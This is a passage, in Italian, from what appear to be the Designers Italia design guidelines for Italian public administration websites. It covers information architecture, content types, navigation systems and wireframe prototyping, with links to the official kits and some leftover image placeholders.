


Fig. 3.2: Figura 3 - Tipi di content type presenti nel wireframe kit




Fig. 3.3: Figura 4 - Pattern di ricerca: user flow

Fig. 3.4: *Figura 5 - Un esempio di composizione dei componenti del Wireframe Kit per creare o adattare un content type alle esigenze del prototipo. Il software scelto per costruire il Wireframe Kit è Sketch<sup>150</sup>, uno strumento che permette la gestione dinamica dei simboli e la condivisione della libreria in modo trasversale a tutti i file su cui si intende lavorare. Sketch permette di cambiare le caratteristiche dei singoli elementi e personalizzarli in modo rapido e intuitivo. Alternativamente, è possibile importare il file Sketch in altri programmi di prototipazione, come Adobe XD<sup>151</sup>, Studio<sup>152</sup>, o Figma<sup>153</sup>.*

A questo scopo potremo utilizzare

- le linee guida relative alla **user interface** e all'**architettura dell'informazione**, il **kit per l'architettura dell'informazione**<sup>154</sup> e lo **Ui Kit**<sup>155</sup> di Designers Italia, un set di componenti visive già pronte per assemblare l'interfaccia di un sito o di un'app,
- le linee guida relative ai contenuti e il **content kit**<sup>156</sup>, una serie di standard per il linguaggio da utilizzare nei siti e nelle app della Pubblica Amministrazione seguendo le linee guida per i servizi digitali della Pubblica Amministrazione.

---

<sup>154</sup> <https://designers.italia.it/kit/information-architecture/>

<sup>155</sup> <https://designers.italia.it/kit/ui-kit/>

<sup>156</sup> <https://designers.italia.it/kit/content-kit/>





---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>157</sup>.

Per approfondire<sup>158</sup>.

---

La sezione content design della guida affronta i temi legati agli ambienti informativi in cui si muove l'utente che fruisce servizi digitali. In particolare si occupa della search engine optimization, del linguaggio e della gestione dei contenuti e infine della loro organizzazione (architettura dell'informazione).

### 4.1 Architettura dell'informazione

---

#### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>159</sup>.

Per approfondire<sup>160</sup>.

---

L'architettura dell'informazione consiste nell'organizzazione semantica e logica di ambienti informativi, sia fisici sia digitali, e serve a rendere i servizi pubblici più facili da trovare, da capire e da usare. Una buona architettura dell'informazione aiuta le persone a comprendere ciò che le circonda e a trovare ciò che cercano, sia online che offline. Lavorare su questo ambito implica una riflessione sulla struttura dell'informazione e sul linguaggio. L'architettura dell'informazione è più efficace se è progettata intorno ai reali bisogni delle persone: per questo si parla di *user-centered design*.

---

<sup>157</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>158</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>159</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>160</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

Obiettivo del paragrafo è offrire indicazioni pratiche relative alla progettazione dei sistemi di navigazione, delle tipologie di contenuti (*content type*), dei flussi di interazione con l'utente e alla modellazione dei contenuti (per esempio attraverso ontologie e vocabolari controllati).

La progettazione di un ambiente informativo può partire dalla definizione delle funzioni di base svolte tipicamente dalla Pubblica Amministrazione nei confronti di cittadini e imprese. Possiamo elencarne alcune:

- lo scambio di denaro (per esempio quando si deve pagare una multa o ricevere la pensione);
- l'iscrizione a qualcosa (per esempio quando si deve scegliere la scuola per proprio figlio);
- la prenotazione di un appuntamento (per esempio quando si deve prenotare una visita medica);
- l'offerta di lavoro o di progetti (per esempio quando si partecipa a un concorso o a un bando);
- l'informazione sull'attività amministrativa (ad esempio quando si pubblica una notizia o un evento);
- la regolamentazione della vita dei cittadini (ad esempio attraverso leggi o decreti attuativi);
- la certificazione di qualcosa o l'autorizzazione a fare qualcosa (come nel caso di un cambio di residenza o del rilascio di un passaporto).

### 4.1.1 Contenuti, persone e contesto

Progettare l'architettura dell'informazione significa soddisfare i bisogni degli utenti, creando e organizzando l'informazione per dare senso alle cose, nel rispetto del contesto organizzativo e di fruizione dei servizi.




Fig. 4.1: Architettura dell'informazione

L'analisi delle esigenze informative e dei comportamenti di navigazione degli utenti contribuisce alla progettazione di una efficace architettura dell'informazione. Per analizzare il tipo di pubblico del sito web è necessario definire: - i profili di utenti a cui si rivolge l'informazione o il servizio - i bisogni, ovvero le necessità informative e operative degli utenti

È bene prendere decisioni sulla base dell'analisi dei dati riferiti all'utente in particolare: - i dati statistici di navigazione sul sito per comprendere il comportamento dell'utente - la realizzazione di interviste e test di usabilità per comprendere l'esperienza e la competenza generale di navigazione dell'utente target.

Per un approfondimento sui metodi di ricerca sugli utenti vai alla [sezione dedicata alla user research](#).

La seconda area rilevante per l'architettura dell'informazione è quella relativa ai contenuti. Per **contenuto** si intendono le informazioni di tipo non strutturato (testi, immagini, video) o strutturato (dati e metadati) veicolate da pagine web, documenti, applicazioni grazie alle quali la Pubblica Amministrazione offre i propri servizi ai cittadini. Il content journey è uno strumento adatto per fare una mappa preliminare dei bisogni informativi degli utenti: un modello è disponibile all'interno del [kit per la progettazione dei contenuti](#).<sup>161</sup> La mappatura delle informazioni esistenti e rilevanti per progettare un servizio può essere fatta attraverso un'attività di [content inventory](#) e la loro formalizzazione può avvenire attraverso [ontologie e vocabolari controllati](#). Spesso l'esito di questa analisi determina quella che viene definita una gap analysis, che evidenzia i contenuti e i dati presenti attualmente sul sito e quelli che dovranno essere prodotti, modificati o eliminati nella nuova versione del servizio.

Per un approfondimento su dati e metadati vai alle [linee guida per i cataloghi dati](#).<sup>162</sup>

Per un approfondimento sui contenuti non strutturati vai alla [sezione dedicata al linguaggio](#).

Nella progettazione di un sito web, l'architettura dell'informazione deve necessariamente adattarsi al **contesto** di riferimento, per essere coerente con gli obiettivi, la strategia e la cultura dell'organizzazione. Per analizzare il contesto è necessario quindi considerare e definire:

- gli obiettivi strategici dell'Amministrazione
- le risorse economiche disponibili
- le direttive/norme vigenti che vincolano il progetto
- la cultura dell'amministrazione, intesa anche come la propensione al cambiamento
- l'ambito tecnologico e gli standard esistenti per la Pubblica Amministrazione
- le risorse umane coinvolte nel progetto, e le loro competenze tecniche
- i limiti operativi, relativi ad esempio alla logistica, alla sicurezza

Per approfondire, vai alla sezione dedicata al [design di un servizio](#) e utilizza la [ecosystem map](#).<sup>163</sup>

### 4.1.2 Definizione e organizzazione dei contenuti

Uno dei principi dell'architettura dell'informazione è tenere conto del contesto e delle funzioni delle organizzazioni e dei servizi che esprimono. Questo significa che è possibile definire, come vedremo, standard di architettura dell'informazione specifici per il mondo della Pubblica Amministrazione. In secondo luogo, sarà possibile avviare un'attività di modellazione più specifica, partendo da una segmentazione degli enti e delle funzioni ad esse associate. In pratica, l'organizzazione della conoscenza all'interno della Pubblica Amministrazione ha alcune regole generali che è bene conoscere e che devono essere utilizzate in ogni ambito; e alcune regole (standard) che si possono applicare all'interno di ambiti specifici. Per fare un esempio, è possibile definire uno standard per l'architettura dell'informazione dei Comuni italiani, senza che sia necessario affrontare il problema per ciascuno dei migliaia dei siti web dei Comuni italiani. L'utilizzo di standard nella definizione di contenuti, dati e nella loro classificazione è alla base di concetti come l'interoperabilità e in definitiva rappresenta la creazione di un linguaggio digitale comune alla Pubblica Amministrazione italiana. L'architettura dell'informazione partecipa alla fase di [progettazione e prototipazione di un sito o di un servizio digitale](#) attraverso strumenti come il [wireframe kit](#)<sup>164</sup> (che contiene modelli di content type e pattern di interazione) e il [kit per la definizione dei sistemi di navigazione e dei modelli di contenuto di un sito](#)<sup>165</sup>

---

<sup>161</sup> <https://designers.italia.it/kit/content-kit/>

<sup>162</sup> <https://docs.italia.it/italia/daff/linee-guida-cataloghi-dati-dcat-ap-it/stabile/index.html>

<sup>163</sup> <https://designers.italia.it/kit/ecosystem-map/>

<sup>164</sup> <https://designers.italia.it/kit/wireframe-kit/>

<sup>165</sup> <https://designers.italia.it/kit/information-architecture/>

### I content type

In fase di progettazione, i contenuti di un sito web devono essere organizzati in diverse tipologie, o content type. Esempi di content type sono una scheda di presentazione di un servizio, una form per inserire dati anagrafici, una notizia o una scheda di presentazione di un evento. Sulla base delle funzioni che deve svolgere un sito, è possibile definire una lista dei content type. Vediamone alcuni.

Esempi di content type	Funzioni principali
Scheda unità organizzativa	Descrive una unità organizzativa come un ufficio o una funzione politica, definendone le caratteristiche, gli obiettivi e le persone che ne fanno parte
Scheda luogo	Descrive un luogo rilevante per la Pubblica Amministrazione e gli utenti a cui si rivolge, definendone le coordinate geografiche e altri aspetti come le modalità di accesso da parte dei cittadini
Evento	Descrive un evento, definendone le caratteristiche, il luogo e le date e dando la possibilità di rappresentarlo attraverso una mappa e un calendario
Notizia	Descrive un evento, definendone le caratteristiche, il luogo e le date e dando la possibilità di rappresentarlo attraverso una mappa e un calendario
Scheda servizio	Descrive il servizio e fa capire all'utente come utilizzarlo, nella sua forma tradizionale e/o digitale

In una fase iniziale di progettazione, per ciascuno dei content type occorre riportare le caratteristiche essenziali ad avviare il processo di prototipazione. Successivamente si procederà a definire i dettagli della struttura dati e a una progressiva evoluzione del prototipo (comprensivo delle funzioni di front-end e di back-end) come riportato in figura.

### I sistemi di navigazione

Un sito web presenta abitualmente **un sistema di navigazione principale** (menù di navigazione), che a sua volta può essere organizzato in uno o più livelli e che genera il menù di navigazione di un sito web. La struttura di navigazione può essere riprodotta anche attraverso la creazione di breadcrumb, normalmente posizionati nella parte alta di ciascuna delle pagine web di cui si compone il sito. Ad esempio, nella pagina dedicata all'ufficio anagrafe di un sito web di un Comune potremmo trovare il breadcrumb *Amministrazione/Uffici/Ufficio anagrafe*.

La struttura di navigazione di base aiuta l'utente ad orientarsi e a comprendere rapidamente l'organizzazione delle informazioni presenti sul sito.

Accanto al sistema di navigazione primario, esistono **diversi altri sistemi per connettere contenuti**, costruire percorsi di navigazione e permettere agli utenti di raggiungere i loro scopi. Ad esempio, in un sito che ha una sezione dedicata agli eventi gli eventi vengono classificati definendone le coordinate geografiche e il periodo temporale, e questo rende possibile offrire una rappresentazione mediante mappe e calendari. Allo stesso modo, se si definisce un vocabolario controllato di argomenti che interessano agli utenti di un Comune (es. casa) e si classificano tutti i contenuti usando questi argomenti, sarà possibile generare liste di contenuti che condividono questa proprietà e, in definitiva, facilitare la navigazione e la ricerca per gli utenti.

Un altro caso tipico di relazione tra contenuti è quella relativa ai **flussi di fruizione di un servizio web**. Prendiamo ad esempio il servizio che abilita il pagamento di una multa. Attraverso una serie di passaggi **sequenziali** l'utente sarà condotto dalla login a un documento (la multa) e da qui a una form che consente l'inserimento dei dati di pagamento.

### Home page, pagine di ricerca e aree personali

Home page, pagine di ricerca e aree personali sono tre punti di ingresso chiave per comprendere e accedere al sistema. La **home page** di un sito ha la funzione di punto di ingresso, ed è tipicamente il luogo in cui l'utente ottiene una

Funzione informativa: presentare un servizio

Content type: scheda servizio

Content wireframe




Prototipo a media fedeltà




Avvio della formalizzazione dei dati

Obiettivo	Sezione	Contenuto
Informazioni essenziali (perché, cosa, chi?)	<b>Titolo</b>	
	<b>Descrizione</b>	Il processo, gli attori coinvolti e il loro ruolo
	<b>A chi/per cosa è rivolto</b>	Caratteristiche e requisiti necessari per l'accesso
Dettagli importanti (come, quando?)	<b>Come si fa</b>	Procedura da seguire per usufruire del servizio
	<b>Cosa serve</b>	Documenti necessari
	<b>Costi e/o vincoli</b>	Condizioni e termini per completare la procedura
Scadenze e	<b>Esito</b>	Cosa fare per conoscere l'esito della procedura
		I tempi e le fasi da cui è

Prototipo ad alta fedeltà






